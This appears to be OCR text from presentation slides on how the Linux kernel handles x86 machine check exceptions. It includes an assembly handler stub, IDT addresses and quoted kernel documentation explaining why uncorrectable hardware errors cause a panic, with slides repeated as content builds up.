
machine check exceptions




```
push   %rax
push   %rdi
push   %rsi
push   %rdx
push   %rcx
push   %r8
push   %r9
push   %r10
push   %r11
mov    $0x3,%rdi
mov    $0xfe,%rsi
mov    0x48(%rsp),%rdx
mov    0x50(%rsp),%r10
callq  1180 <mce_handler>
pop    %r11
pop    %r10
pop    %r9
pop    %r8
pop    %rcx
pop    %rdx
pop    %rsi
pop    %rdi
pop    %rax
iretq
```



machine check exceptions



machine check exceptions




CPU

PCIe


SERR#

machine check exceptions

“The CATERR# indicates that the system has experienced a catastrophic error and cannot continue to operate”




machine check exceptions



IDT
...
ffffffffc0b2ed40
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
ffffffffc0b2ee80
...


machine check exceptions



IDT
...
ffffffffc0b2ed40
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
ffffffffc0b2ee80
...

machine check exceptions

machine check exceptions



IDT
...
ffffffffc0b2ed40
ffffffffc0b2ed80
ffffffffc0b2edc0
ffffffffc0b2ee40
ffffffffc0b2ee80
...


```
push   %rax
push   %rdi
push   %rsi
push   %rdx
push   %rcx
push   %r8
push   %r9
push   %r10
push   %r11
mov    $0x3,%rdi
mov    $0xfe,%rsi
mov    0x48(%rsp),%rdx
mov    0x50(%rsp),%r10
callq  1180 <mce_handler>
pop    %r11
pop    %r10
pop    %r9
pop    %r8
pop    %rcx
pop    %rdx
pop    %rsi
pop    %rdi
pop    %rax
iretq
```

- Hardware failure happened
- Machine check generated by CPU
- OS has control
- What should handler do?

machine check exceptions

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”



"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

Default return value:
Action required, the error must be handled immediately.

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

Default return value:
Action required, the error must be handled immediately.

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

"An uncorrectable error will cause a machine panic"

Default return value:
Action required, the error must be handled immediately.

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

"An uncorrectable error will cause a machine panic"

Default return value:
Action required, the error must be handled immediately.

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock. The rationale is that a panic can be handled better than a deadlock…"

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

“It is a bad idea to continue when an uncorrectable error occurs – it is indeterminate what was uncorrected and the operating system context might be so mangled that continuing will lead to further corruption.”

"An uncorrectable error will cause a machine panic"

Default return value:
Action required, the error must be handled immediately.

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock. The rationale is that a panic can be handled better than a deadlock..."

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

“It is a bad idea to continue when an uncorrectable error occurs – it is indeterminate what was uncorrected and the operating system context might be so mangled that continuing will lead to further corruption.”

"An uncorrectable error will cause a machine panic"

Default return value:
Action required, the error must be handled immediately.

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock. The rationale is that a panic can be handled better than a deadlock…"

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

```
no_way_out = worst >= MCE_PANIC_SEVERITY;
```

"MCE can be delivered at any time”

“Machine check exceptions can
trigger all the time, even in a critical
section when all normal interrupts
are disabled.”

“It is a bad idea to continue when an uncorrectable error occurs –
it is indeterminate what was uncorrected and
the operating system context might be
so mangled that continuing will lead to further corruption.”

"An uncorrectable error will cause
a machine panic"

Default return value:
Action required, the error must be handled immediately.

“no idea what we were executing when the machine check hit.”

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock.
The rationale is that a panic can be handled better than a deadlock…"

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

```
no_way_out = worst >= MCE_PANIC_SEVERITY;
```

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

“It is a bad idea to continue when an uncorrectable error occurs – it is indeterminate what was uncorrected and the operating system context might be so mangled that continuing will lead to further corruption.”

"An uncorrectable error will cause a machine panic"

Default return value:
Action required, the error must be handled immediately.

“no idea what we were executing when the machine check hit.”

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock. The rationale is that a panic can be handled better than a deadlock…"

no chance to recover -> PANIC

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

```
no_way_out = worst >= MCE_PANIC_SEVERITY;
```

"MCE can be delivered at any time”

“Machine check exceptions can trigger all the time, even in a critical section when all normal interrupts are disabled.”

“It is a bad idea to continue when an uncorrectable error occurs – it is indeterminate what was uncorrected and the operating system context might be so mangled that continuing will lead to further corruption.”

"An uncorrectable error will cause a machine panic"

Default return value:
Action required, the error must be handled immediately.

“no idea what we were executing when the machine check hit.”

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock. The rationale is that a panic can be handled better than a deadlock…"

```
/* Must die if the interrupt is not recoverable */
```

no chance to recover -> PANIC

"It is also important to handle the machine check quickly (because the machine may be already unstable after an hardware failure). When the handling is delayed to bring the kernel into a easier to handle state first there is a risk that the event cannot be handled at all."

```
no_way_out = worst >= MCE_PANIC_SEVERITY;
```

"MCE can be delivered at any time”

“Machine check exceptions can
trigger all the time, even in a critical
section when all normal interrupts
are disabled.”

“It is a bad idea to continue when an uncorrectable error occurs –
it is indeterminate what was uncorrected and
the operating system context might be
so mangled that continuing will lead to further corruption.”

Processor Context Corrupt, no need to fumble too much, die!

"An uncorrectable error will cause
a machine panic"

Default return value:
Action required, the error must be handled immediately.

“no idea what we were executing when the machine check hit.”

"By default the kernel will always panic on a MC in the kernel to avoid this deadlock.
The rationale is that a panic can be handled better than a deadlock…"

/* Must die if the interrupt is not recoverable */

no chance to recover -> PANIC

"It is also important to handle the machine check
